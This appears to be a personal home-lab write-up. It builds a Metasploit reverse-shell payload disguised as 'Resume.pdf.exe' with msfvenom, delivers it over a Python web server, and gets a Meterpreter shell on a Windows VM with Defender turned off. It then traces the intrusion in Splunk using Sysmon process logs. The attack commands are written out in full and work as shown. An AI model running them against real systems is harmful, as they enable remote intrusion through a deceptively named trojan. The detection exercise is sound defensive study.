

Working on the lab:

First, nmap scan:

```
jaycee24@kali: ~/Desktop
File Actions Edit View Help
(jaycee24@kali)-[~/Desktop]
$ nmap -A 192.168.20.10 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 21:50 CDT
Nmap scan report for 192.168.20.10
Host is up (0.0013s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
|_ssl-date: 2025-08-13T02:51:19+00:00; +1s from scanner time.
|_rdp-ntlm-info:
|   Target_Name: DESKTOP-F00LLAM
|   NetBIOS_Domain_Name: DESKTOP-F00LLAM
|   NetBIOS_Computer_Name: DESKTOP-F00LLAM
|   DNS_Domain_Name: DESKTOP-F00LLAM
|   DNS_Computer_Name: DESKTOP-F00LLAM
|   Product_Version: 10.0.19041
|_ System_Time: 2025-08-13T02:51:14+00:00
|_ssl-cert: Subject: commonName=DESKTOP-F00LLAM
|_Not valid before: 2025-08-12T02:50:28
|_Not valid after: 2026-02-11T02:50:28
MAC Address: 00:0C:29:A2:B2:6B (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomple
lete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Creating malware with msfvenom:

```
File Actions Edit View Help

windows/x64/vncinject/reverse_winhttp
Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 winhttp)


windows/x64/vncinject/reverse_winhttps
Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTPS (Windows x64 winhttp)

(jaycee24@kali)-[~/Desktop]
$ msfvenom -p

(jaycee24@kali)-[~/Desktop]
$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.20.11 lport=4444 -f exe -o Resume.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 203846 bytes
Final size of exe file: 210432 bytes
Saved as: Resume.pdf.exe

(jaycee24@kali)-[~/Desktop]
$
```

We open metasploit by typing msfconsole:



```
jaycee24@kali: ~/Desktop
File Actions Edit View Help

3Kom SuperHack II Logon

User Name: [ security ]
Password:  [          ]

[ OK ]

https://metasploit.com

=[ metasploit v6.4.64-dev ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Access the exploit and see the options:

```
jaycee24@kali: ~/Desktop
File Actions Edit View Help
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      LHOST            yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > 
```

Change payload option:

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
```

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target


View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > █
```

Set lhost to our linux machine ip:

```
msf6 exploit(multi/handler) > set l
set lhost          set loglevel
set listenertimeout set lport
msf6 exploit(multi/handler) > set lhost 192.168.20.11
lhost => 192.168.20.11
msf6 exploit(multi/handler) > █
```


On a new tab, we start a web server where our windows machine will be able to access the Kali machine and download the malware:




The screenshot shows a Kali Linux terminal window with the title bar "jaycee24@kali: ~/Desktop". The terminal displays the command `python3 -m http.server 9999` and the output "Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...". The prompt is `(jaycee24@kali)-[~/Desktop]`.

Now, on the defender side (Windows machine):


We disable windows defender



We access our Kali machine with port 9999, where malware will be located:



We open the malware file, Windows will trigger a warning but we run it anyway:




We check if the connection to our Kali machine was succesful:

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>netstat -anob
```

It was succesful

```
Can not obtain ownership information
TCP    192.168.20.10:50178    192.168.20.11:9999    TIME_WAIT        0
TCP    192.168.20.10:50201    192.168.20.11:4444    ESTABLISHED      6340
```

Now lets check our running processes:



As we can see, Resume.pdf.exe is up and running.

We check the connection on our Linux machine:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.20.11:4444
[*] Sending stage (203846 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.11:4444 → 192.168.20.10:50201) at 202
5-08-12 22:14:16 -0500

meterpreter > █
```

We establish a shell on our windows machine:

```
meterpreter > shell
Process 5168 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Demo\Downloads>█
```

We use some test commands:

```
Process 5168 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Demo\Downloads>net user
net user

User accounts for \\DESKTOP-F00LLAM

Administrator          DefaultAccount          Demo
Guest                   WDAGUtilityAccount
The command completed successfully.

C:\Users\Demo\Downloads>net localgroup
net localgroup

Aliases for \\DESKTOP-F00LLAM

*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
```

```
C:\Users\Demo\Downloads>net localgroup
net localgroup
```

Aliases for \\DESKTOP-F00LLAM

- *Access Control Assistance Operators
- *Administrators
- *Backup Operators
- *Cryptographic Operators
- *Device Owners
- *Distributed COM Users
- *Event Log Readers
- *Guests
- *Hyper-V Administrators
- *IIS_IUSRS
- *Network Configuration Operators
- *Performance Log Users
- *Performance Monitor Users
- *Power Users
- *Remote Desktop Users
- *Remote Management Users

```
C:\Users\Demo\Downloads>ipconfig
ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix	. :
Link-local IPv6 Address	: fe80::f690:202f:85c4:bb1d%12
IPv4 Address.	: 192.168.20.10
Subnet Mask	: 255.255.255.0
Default Gateway	:

We type "index=endpoint" and then we can see there are new fields showing up

< Hide Fields	≡ All Fields
a name 1	
a object_category	2
a object_path	100+
# Opcode	1
a OpCode	8
a original_file_name	100+
a OriginalFileName	100+
a os	1
a process_exec	97
a process_guid	100+
a process_hash	100+
# process_id	100+
a process_name	97
a process_path	100+
a ProcessGuid	100+
# ProcessId	100+
a ProcessID	1
a Product	31
a punct	100+
# RecordID	100+
# RecordNumber	100+
a registry_hive	3
a registry_key_name	100+
a registry_path	100+
a registry_value_data	100+
a registry_value_name	100+
a RuleName	34
a Security_ID	11
a SecurityID	1

Now we look for our Kali machine IP:

The screenshot shows the Splunk Search interface. At the top, there's a navigation bar with 'splunk>enterprise' and various menu items like 'Apps', 'Adminis...', 'Messages', 'Settings', and 'Activ'. Below this is a secondary navigation bar with 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. The main section is titled 'New Search' and contains a search bar with the query 'index=endpoint 192.168.20.11'. Below the search bar, it indicates '11 events' from '8/18/25 7:00:00.000 PM to 8/19/25 7:29:17.000 PM'. There are buttons for 'Job' and a pause icon. Below this, there's a section for 'Events (11)' with tabs for 'Patterns', 'Statistics', and 'Visualization'. The 'Events (11)' tab is active, showing a timeline format. There are buttons for 'Timeline format', 'Zoom Out', 'Zoom to Selection', and 'Deselect'. At the bottom, there are buttons for 'Format', 'Show 20 Per Page', and 'View List'.

We check the des_port to see which ports this machine tried to access:

The screenshot shows the 'dest_port' field analysis in the Splunk Search interface. It displays '2 Values, 72.727% of events' and a 'Selected' button with 'Yes' and 'No' options. Below this, there's a 'Reports' section with links for 'Average over time', 'Maximum value over time', 'Minimum value over time', 'Top values', 'Top values by time', and 'Rare values'. There's also a link for 'Events with this field'. The statistics shown are 'Avg: 3520.875', 'Min: 3389', 'Max: 4444', and 'Std Dev: 372.9988270759038'. A table shows the distribution of values:

Values	Count	%
3389	7	87.5%
4444	1	12.5%

Now we look for our malware:

splunk>enterprise

AppsAdminis...1 MessagesSettingsActivity

SearchAnalyticsDatasetsReportsAlertsDashboards

New SearchSave As

index=endpoint Resume.pdf.exe

✓ 20 events (8/18/25 7:00:00.000 PM to 8/19/25 7:31:18.000 PM)Job

No Event Sampling

Events (20)PatternsStatisticsVisualization

Timeline formatZoom OutZoom to SelectionDeselect

FormatShow 20 Per PageView List

Now we look for the EventCode field, and lets focus on EventCode 1:

splunk>enterprise

AppsAdminis...MessagesSettingsAct

SearchAnalyticsDatasetsReportsAlertsDashboards

New Search

Save

index=endpoint Resume.pdf.exe EventCode=1

2 events (8/18/25 7:00:00.000 PM to 8/19/25 7:32:17.000 PM)

Job

No Event Sampling

Events (2)PatternsStatisticsVisualization

Timeline format

Zoom Out

Zoom to Selection

Deselect

0 events at 11 AM on Tuesday, August 19, 2025

Format

Show: 20 Per Page

View: List

< Hide Fields

All Fields

SELECTED FIELDS

a host 1

a source 1

a sourcetype 1

INTERESTING FIELDS

a action 1

i	Time	Event
>	8/19/25 7:03:35.913 PM	<Event xmlns='http://schemas.microsystem><Provider Name='Microsoft-Wine0-bf4c-06f5698ffbd9}' /><EventID>1<4</Level><Task>1</Task><Opcode>0</OKeywords><TimeCreated SystemTime='2RecordID>15565</EventRecordID><CornThreadID='3128' /><Channel>Microsoft

We expand the first log and then we can see both the parent image and the process it started, along with that process id:

ads\Resume.pdf.exe"

ParentImage

C:\Users\Demo\Downloa ds\Resume.pdf.exe

process

C:\Windows\system32\cm d.exe

process_id

8036

Now, we can use the process id to look for the actions done during this process, but in this case we will use the guid instead:

process_guid {9decf986-1ee7-68a5-d503-000000000b00}

Directory listing for /Desktop/ | Search | Splunk 10.0.0

localhost:8000/en-US/app/search/search?q=search%20index%3Dendpoint%20Resume.pdf.exe%20EventCode...

splunk>enterprise Apps Administ... 1 Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

index=endpoint {9decf986-1ee7-68a5-d503-000000000b00} Time range: Last 24 hours

2 events (8/18/25 7:00:00.000 PM to 8/19/25 7:32:17.000 PM) Job || Smart Mode

No Event Sampling

Events (2) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect 1 hour per column

Format Show: 20 Per Page View: List

	i	Time	Event
>		8/19/25 7:03:35.913 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2025-08-20T01:03:35.9157295Z' /><EventRecordID>15565</EventRecordID><Correlation/><Execution ProcessID='3148' ThreadID='3128' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>DESKTOP-5001111

< Hide Fields All Fields

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1

Now we modify our query to see what commands were used:

The screenshot shows the Splunk Enterprise web interface. At the top, there's a navigation bar with 'splunk>enterprise' and various menu items like 'Apps', 'Administ...', 'Messages', 'Settings', 'Activity', 'Help', and 'Find'. Below this is a secondary bar with 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. The main area is titled 'New Search' and contains a search bar with the query: `index=endpoint {9decf986-1ee7-68a5-d503-000000000b00} | table _time,ParentImage,Image,CommandLine`. To the right of the search bar is a 'Time range: Last 24 hours' dropdown and a search button. Below the search bar, it indicates '6 events (8/18/25 7:00:00.000 PM to 8/19/25 7:42:52.000 PM)' and 'No Event Sampling'. The results are displayed in a table with columns: '_time', 'ParentImage', 'Image', and 'CommandLine'. The table shows several rows of data, including timestamps and file paths. One notable entry shows 'C:\Users\Demo\Downloads\Resume.pdf.exe' as the parent image of 'C:\Windows\System32\cmd.exe', which then executed the command 'C:\Windows\system32\cmd.exe'.

_time	ParentImage	Image	CommandLine
2025-08-19 19:04:26.403	C:\Windows\System32\cmd.exe	C:\Windows\System32\ipconfig.exe	ipconfig
2025-08-19 19:04:13.836	C:\Windows\System32\cmd.exe	C:\Windows\System32\net.exe	net localgroup
2025-08-19 19:03:54.588	C:\Windows\System32\cmd.exe	C:\Windows\System32\net.exe	net user
2025-08-19 19:03:35.914			
2025-08-19 19:03:35.913	C:\Users\Demo\Downloads\Resume.pdf.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe
2025-08-19 19:29:42.700			

On the above image we can see that Resume.pdf.exe opened cmd.exe, which later executed the commands in the CommandLine column.